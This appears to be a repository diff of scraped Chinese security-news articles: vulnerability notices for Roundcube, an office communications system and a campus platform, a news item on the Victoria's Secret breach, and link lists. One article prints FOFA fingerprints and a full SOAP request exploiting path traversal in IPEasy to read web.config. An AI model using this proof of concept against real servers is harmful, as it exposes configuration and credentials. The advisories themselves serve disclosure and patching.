好了,师傅们文章到这里就给大家分享完了,上面有看的上的工具都可以私信我,我免费给大家分享,主打一个贴心,师傅们看完觉得作者写的可以的,也可以点赞收藏加关注噢。
|
||||
|
||||
上面介绍的案例呢只是这次攻防演练的九牛一毛,但是因为很多涉及的截屏和内容比较敏感,不太好拿出来,太显眼了,一看就知道是哪个系统,到时候人家给我举报了,就吉吉了。然后看完文章以后,也希望对师傅们有帮助,祝愿师傅们多挖洞,多出洞!
|
||||
|
||||
|
||||
|
||||
END
|
||||
|
||||
|
||||
|
||||
****
|
||||
****
|
||||
**【内容**
|
||||
**来源:神农Sec】**
|
||||
|
||||

|
||||
|
||||

|
||||
- [HW必备:50个应急响应常用命令速查手册一(实战收藏)](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546304&idx=2&sn=45ef99e528ded7ff2e65e4d70e6d5181&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
- [HW必备:50个应急响应常用命令速查手册二(实战收藏)](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546327&idx=2&sn=cf1ebbd2b511524ec965a3672b6fc3dd&scene=21#wechat_redirect)
|
||||
|
||||
|
||||

|
||||
- # 公网安〔2025〕2391号《关于印发《网络安全等级保护测评高风险判定实施指引(试行 )》的通知【附下载】
|
||||
|
||||
- [等保测评 |【2025版】网络安全等级保护测评高风险判定指引(报批稿)](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546234&idx=2&sn=a9b86c571d82e7ef70017f9a84e011be&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
- [【实操篇】等保三级 | 安全区域边界-测评指导书](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247546234&idx=3&sn=bc5d50602c2b7bd8f5a8f6eaa86e2ed0&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247545577&idx=1&sn=76a4dbd28d9c0e006b7790d89c2b1354&scene=21#wechat_redirect)
|
||||
- [2024年网安上市公司营收、毛利、净利润排行](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247545577&idx=1&sn=76a4dbd28d9c0e006b7790d89c2b1354&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247545311&idx=2&sn=bb8ff7cd42079bae40ab0a2e05ff37c1&scene=21#wechat_redirect)
|
||||
- [突发!数万台 Windows 蓝屏。。。。广联达。。。惹的祸。。。](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247545311&idx=2&sn=bb8ff7cd42079bae40ab0a2e05ff37c1&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
#
|
||||
- # 权威解答 | 国家网信办就:【数据出境】安全管理相关问题进行答复
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247539649&idx=1&sn=8858b449c89d21240e1f522e92be4fbd&scene=21#wechat_redirect)
|
||||
- # 全国首位!上海通过数据出境安全评估91个,合同备案443个
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247544405&idx=2&sn=a961d43ca4a9ed667fccbbab758d9196&scene=21#wechat_redirect)
|
||||
- # 沈传宁:落实《网络数据安全管理条例》,提升全员数据安全意识
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247545156&idx=1&sn=ee5292e9838b2a2112a94a9c7c683925&scene=21#wechat_redirect)
|
||||
|
||||
- [频繁跳槽,只为投毒](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247545156&idx=1&sn=ee5292e9838b2a2112a94a9c7c683925&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247545017&idx=1&sn=b513c15f91d5de7a8fa33c4b3725706a&scene=21#wechat_redirect)
|
||||
- [【高危漏洞】Windows 11:300毫秒即可提权至管理员](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247545017&idx=1&sn=b513c15f91d5de7a8fa33c4b3725706a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247544601&idx=1&sn=e230574b0535e6005b830d086cdcf867&scene=21#wechat_redirect)
|
||||
- [针对网安一哥专门的钓鱼网站](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247544601&idx=1&sn=e230574b0535e6005b830d086cdcf867&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247544347&idx=1&sn=06311aa3f8aeba492f83224c652fe4a1&scene=21#wechat_redirect)
|
||||
|
||||
- [为什么【驻场】网络安全服务已成为大多数网络安全厂商乙方不愿再触碰的逆鳞?](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247544347&idx=1&sn=06311aa3f8aeba492f83224c652fe4a1&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
- [HW流程以及岗位职责](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247544347&idx=3&sn=97e6083dbfbdd896680e24770a10d319&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247543989&idx=1&sn=2821b91efdd626e1a38ec6b2b439186b&scene=21#wechat_redirect)
|
||||
|
||||
- # 网络安全【重保】| 实战指南:企业如何应对国家级护网行动?
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247542929&idx=1&sn=8cf6f15ddca44e343a494eea0fa619b2&scene=21#wechat_redirect)
|
||||
- **DeepSeek安全:AI网络安全评估与防护策略**
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247542701&idx=1&sn=567674aa12d861c3561d453268badb91&scene=21#wechat_redirect)
|
||||
- **虚拟机逃逸!VMware【高危漏洞】正被积极利用,国内公网暴露面最大******
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247542458&idx=1&sn=d81d049331d175a2176f0978d7f032a8&scene=21#wechat_redirect)
|
||||
- **挖矿病毒【应急响应】处置手册******
|
||||
|
||||
****- **用Deepseek实现Web渗透自动化**
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247542225&idx=2&sn=244a465fab183f4fa91a284b92a920e6&scene=21#wechat_redirect)
|
||||
- **【风险】DeepSeek等大模型私有化服务器部署近九成在“裸奔”,已知漏洞赶紧处理!**
|
||||
|
||||
****- **关于各大网安厂商推广「DeepSeek一体机」现象的深度分析**
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247541264&idx=1&sn=887bf392ba73e7c2c833a410e7168818&scene=21#wechat_redirect)
|
||||
- [Deepseek真的能搞定【安全运营】?](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247541264&idx=1&sn=887bf392ba73e7c2c833a410e7168818&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247540432&idx=1&sn=b9e7e6103e86b9966f29d7eacf8e3d1e&scene=21#wechat_redirect)
|
||||
- **【热点】哪些网络安全厂商接入了DeepSeek?**
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247540206&idx=2&sn=300737ad84f684e622fdde03da0fc1a7&scene=21#wechat_redirect)
|
||||
- **【2025】常见的网络安全服务大全(汇总详解)**
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247540343&idx=1&sn=59d6f592f71a7f1e3a18fd082aa3de40&scene=21#wechat_redirect)
|
||||
- **AI 安全 |《人工智能安全标准体系(V1.0)》(征求意见稿),附下载**
|
||||
|
||||

|
||||
- **2025年 · 网络威胁趋势【预测】**
|
||||
|
||||

|
||||
- **【实操】常见的安全事件及应急响应处**
|
||||
|
||||

|
||||
- **2024 网络安全人才实战能力白皮书安全测试评估篇**
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||

|
||||
|
||||
@@ -0,0 +1,26 @@
|
||||
# 【高危漏洞预警】Roundcube Webmail upload.php _from反序列化代码执行漏洞
|
||||
cexlife 飓风网络安全 2025-06-04 14:24
|
||||
|
||||

|
||||
|
||||
漏洞描述:
|
||||
|
||||
Roundcube Webmail是一个邮件服务器,CVE-2025-49113中,在1.5.10之前和低于1.6.11的1.6.x版本中,由于在program/actions/settings/upload.php文件中没有对_from参数进行验证,导致允许经过身份验证的用户触发反序列化执行远程代码。
|
||||
|
||||

|
||||
|
||||
安全版本:
|
||||
|
||||
Roundcube Webmail 1.5.10
|
||||
|
||||
Roundcube Webmail 1.6.11
|
||||
|
||||
修复建议:
|
||||
|
||||
升级Roundcube Webmail至安全版本以上
|
||||
|
||||
参考链接
|
||||
|
||||
http://www.openwall.com/lists/oss-security/2025/06/02/3
|
||||
|
||||
|
||||
@@ -0,0 +1,62 @@
|
||||
# 唯德科创 IPEasy 知易通 DownloadFile 任意文件下载漏洞
|
||||
HK安全小屋 2025-06-04 13:28
|
||||
|
||||
## 免责声明
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
|
||||
|
||||

漏洞描述:
|
||||
|
||||
唯徳知识产权管理系统 DownloadFileWordTemplate 接口存在文件读取漏洞,未经身份验证攻击者可通过该漏洞读取系统重要文件(如数据库配置文件、系统配置文件)、数据库配置文件等等,导致网站处于极度不安全状态。
|
||||
|
||||
|
||||
影响版本:
|
||||
|
||||
唯德科创 IPEasy 知易通
|
||||
|
||||
|
||||
FOFA:
|
||||
```
|
||||
body="JSCOMM/language.js"
|
||||
icon_hash="511014626"
|
||||
```
|
||||
|
||||
|
||||
POC:
|
||||
```
|
||||
POST /AutoUpdate/WSFM.asmx HTTP/1.1
|
||||
Host:
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36
|
||||
Content-Length: 389
|
||||
Accept-Encoding: gzip, deflate
|
||||
Content-Type: text/xml; charset=utf-8
|
||||
Soapaction: "http://tempuri.org/DownloadFileWordTemplate"
|
||||
Connection: close
|
||||
<?xml version="1.0" encoding="utf-8"?>
|
||||
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
|
||||
<soap:Body>
|
||||
<DownloadFileWordTemplate xmlns="http://tempuri.org/">
|
||||
<fileName>../../web.config</fileName>
|
||||
</DownloadFileWordTemplate>
|
||||
</soap:Body>
|
||||
</soap:Envelope>
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
--------
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,87 @@
|
||||
# 如何快速挖掘高质量安全漏洞
|
||||
计算机与网络安全 2025-06-04 23:57
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**扫码加入知识星球****:**
|
||||
**网络安全攻防(HVV)**
|
||||
|
||||
**下载本篇和全套资料**
|
||||
|
||||
****
|
||||
|
||||
```
|
||||
|
||||
```
|
||||
|
||||
**|**
|
||||
-
|
||||
|
||||
@@ -0,0 +1,40 @@
|
||||
# 漏洞预警 | 傲发办公通信专家系统SQL注入漏洞
|
||||
浅安 浅安安全 2025-06-05 00:00
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- # 暂无
|
||||
|
||||
**0x01 危险等级**
|
||||
- 高危
|
||||
|
||||
**0x02 漏洞概述**
|
||||
|
||||
傲发办公通信专家系统是由深圳市傲发科技有限公司推出的,集协同办公、通信管理、客户管理等多种功能于一体,为中小企业提供一站式融合通信服务,助力企业提升办公效率、降低通信成本的综合办公通信解决方案。
|
||||
|
||||

|
||||
|
||||
**0x03 漏洞详情**
|
||||
|
||||
**漏洞类型:**
|
||||
SQL注入
|
||||
|
||||
**影响:**
|
||||
窃取敏感信息****
|
||||
|
||||
**简述:**
|
||||
傲发办公通信专家系统的/handle/Checkingin.ashx接口存在SQL注入漏洞,未经身份验证的攻击者可以通过该漏洞获取数据库敏感信息。
|
||||
|
||||
**0x04 影响版本**
|
||||
- 傲发办公通信专家系统
|
||||
|
||||
**0x05****POC状态**
|
||||
- 已公开
|
||||
|
||||
**0x06****修复建议**
|
||||
|
||||
**目前官方已发布漏洞修复版本,建议用户升级到安全版本****:**
|
||||
|
||||
http://www.aofax11.com/
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,42 @@
|
||||
# 漏洞预警 | 汉王e脸通智慧园区管理平台任意文件上传漏洞
|
||||
浅安 浅安安全 2025-06-05 00:00
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- # 暂无
|
||||
|
||||
**0x01 危险等级**
|
||||
- 高危
|
||||
|
||||
**0x02 漏洞概述**
|
||||
|
||||
汉王e脸通综合管理平台是一个集生物识别、大数据、NFC射频、计算机网络、自动控制等技术于一体,通过“人脸卡”及关联信息实现多种功能智能管理,打造从云端到终端一体化应用,广泛应用于智慧园区、社区、工地等领域的综合管理平台。
|
||||
|
||||

|
||||
|
||||
**0x03 漏洞详情**
|
||||
###
|
||||
|
||||
**漏洞类型:**
|
||||
任意文件上传
|
||||
|
||||
**影响:**
|
||||
上传恶意脚本
|
||||
|
||||
**简述:**
|
||||
汉王e脸通综合管理平台的
|
||||
resourceUploadFile.do接口存在任意文件上传漏洞,未经身份验证的攻击者可以通过该漏洞上传恶意脚本文件,从而控制目标服务器。
|
||||
|
||||
**0x04 影响版本**
|
||||
- 汉王e脸通综合管理平台
|
||||
|
||||
**0x05****POC状态**
|
||||
- 已公开
|
||||
|
||||
**0x06****修复建议**
|
||||
|
||||
**目前官方已发布漏洞修复版本,建议用户升级到安全版本****:**
|
||||
|
||||
https://hwzy99.com/
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,34 @@
|
||||
# 维多利亚的秘密由于安全漏洞推迟发布收益报告
|
||||
何威风 祺印说信安 2025-06-04 22:13
|
||||
|
||||
由于安全漏洞影响了这家流行内衣品牌的企业运营,维多利亚的秘密将推迟发布季度收益。
|
||||
|
||||

|
||||
|
||||
**维多利亚的秘密推迟发布季度收益,原因是上周发生安全漏洞,扰乱了这家流行内衣品牌的企业运营,并导致其美国购物网站关闭数日。**
|
||||
|
||||
维多利亚的秘密在周二的更新中表示,它于 5 月 24 日首次检测到“涉及其信息技术系统的安全事件”,并立即启动响应协议,以“遏制和消除未经授权的网络访问”,其中包括与第三方专家合作。
|
||||
|
||||
这家总部位于俄亥俄州的零售商补充说,出于“预防措施”,它于5月26日暂时关闭了公司系统及其零售网站。维多利亚的秘密美国网站此后数日处于瘫痪状态,引发了消费者的长期不满。直到周四晚些时候才恢复上线。
|
||||
|
||||
虽然维多利亚的秘密尚未直接证实此事,但这起事件明显带有勒索软件网络攻击的痕迹。分析人士指出,如今越来越多的零售商面临此类攻击,并指出此次攻击的范围之广和持续时间之长对维多利亚的秘密的运营造成了影响。
|
||||
|
||||
除其网站外,维多利亚的秘密同名品牌和Pink品牌的部分店内服务也因此次入侵而被关闭。但该公司周二表示,大部分服务已恢复。
|
||||
|
||||
维多利亚的秘密周二还表示,它仍在努力全面恢复对其公司系统的访问,这就是它推迟发布第一季度收益的原因——并指出该过程“阻止员工访问最终确定和发布财务报告所需的某些系统和信息”。
|
||||
|
||||
尽管如此,该公司还是公布了一些初步业绩。维多利亚的秘密目前预计,截至5月3日的2025年第一季度,净销售额将达到13.5亿美元,调整后营业收入将达到3200万美元,超过此前发布的预期。FactSet调查的分析师平均预期销售额约为13.3亿美元。
|
||||
|
||||
维多利亚的秘密尚未公布第一季度财报的具体日期。
|
||||
|
||||
维多利亚的秘密坚称,上个月的数据泄露事件并未影响其第一季度业绩,因为该季度在数据泄露造成业务中断之前就已结束。但该公司表示,将继续“全面评估”此次事件的影响范围,包括可能影响未来财务状况的支出。
|
||||
|
||||
随着越来越多的公司(尤其是零售商)报告出现破坏运营和/或泄露客户数据的漏洞,影响维多利亚的秘密的“安全事件”也随之而来。
|
||||
|
||||
例如,几家英国零售商——玛莎百货、哈罗德百货和Co-op百货——都表示,最近几周它们遭受了网络攻击。玛莎百货遭遇的网络攻击导致其无法处理在线订单,商店货架空空如也,该公司估计这将造成3亿英镑(4亿美元)的损失。
|
||||
|
||||
上个月,阿迪达斯宣布,最近发现“未经授权的外部方”通过第三方客户服务提供商获取了一些消费者数据(主要包括联系信息)。
|
||||
|
||||
专家警告称,任何影响消费者品牌的网络安全事件发生后,消费者务必保持警惕。诈骗分子可能会利用这些新闻,例如通过钓鱼邮件承诺虚假促销,或利用可能已被泄露的敏感信息。
|
||||
# — 欢迎关注 往期回顾 —2025收集更新信通院白皮书系列合集(665个)下载——等级保护欲等保定级先数据分类分级2025公安部网安局等保工作最新要求逐条解析公网安〔2025〕1846号文:风险隐患及工作方案释疑浅谈公网安〔2025〕1846号文:数据摸底调查释疑浅谈公网安〔2025〕1846号文:第五级网络系统释疑浅谈公网安〔2025〕1846号文:定级备案的最新释疑浅谈关于25年定级备案公安部网安局释疑的一点浅谈公网安〔2025】1846号关于对网络安全等级保护有关工作事项进一步说明的函新等保测评真的取消打分了吗?一点杂谈!新定级备案模板明确数据安全纳入等级保护体系等保定级新模板新要求,2025定级工作新变化2025新形势下新等保备案如何开展测评机构老板与销售注意:浅谈测评机构如何更好的满足属地网安监管?网络安全等级保护:等级保护工作、分级保护工作、密码管理工作三者之间的关系河南省新规定测评与密评预算再调低四川省等级测评与商密评估预算计算方法广西壮族自治区等级测评与商密评估预算为几何?黑龙江财政关于等级测评与商密评估预算为几何?和Deepseek一起共同探讨《国家信息化领导小组关于加强信息安全保障工作的意见》和Deepseek一起共同探讨《关于信息安全等级保护工作的实施意见》与Deepseek一起谈开展等级测评的必要性!——数据安全《网络数据安全管理条例》解读市场监管总局印发《网络交易合规数据报送管理暂行办法》数据安全知识:什么是数据安全?网警提醒 | 3.31世界备份日:重视你的数据安全网络和数据安全合规:15部门发布指导意见助力中小企业全面合规数码复印机数据安全:企业指南《数据安全法》中有关数据安全保护的法律义务——错与罚江苏涟水农村商业银违反网络安全与数据安全管理规定等被罚114.5万商丘睢县农信联社被罚64万元,其中涉及网络安全、数据安全网络不是法外之地,胖东来胜诉,段某判罚40万元,双方暂不上诉网络安全无小事!某企业因疏于防护被依法查处江苏灌南农商行因违反数据安全管理规定等被罚97.5万网安企业“内鬼”监守自盗,窃取个人信息2.08亿条郑州3家公司未履行网络安全保护义务被网信部门约谈25年郑州新增两家公司违反《网络安全法》被市网信办行政处罚驻马店市委网信办就网络安全问题依法约谈相关责任单位两家银行因数据安全相关问题,被罚款河北保定竞秀区委网信办依法约谈网站负责人贵港市网信办公布2起网络安全违法违规典型案例公安机关依法严厉打击侵犯公民个人信息犯罪,10起典型案例公布重庆网信部门近期就企业违法违规情况开展多起约谈与处罚新华社:中国电信、中国移动、中国联通,集体回应!重庆网信部门就一企业系统遭境外组织攻击,开展联合公安约谈——其他浅谈网络“四法四条例四办法一意见”与山东数字政府建设改革方案精彩回顾:祺印说信安2024之前祺印说信安2024年一年回顾网警提醒 | 3.31世界备份日:重视你的数据安全网络安全知识:什么是技术债务?网络安全知识:网络威胁情报解析5月1日起,《国家秘密定密管理规定》正式施行黑客攻击远程服务器十大弱口令
|
||||
|
||||
Reference in new issue
Block a user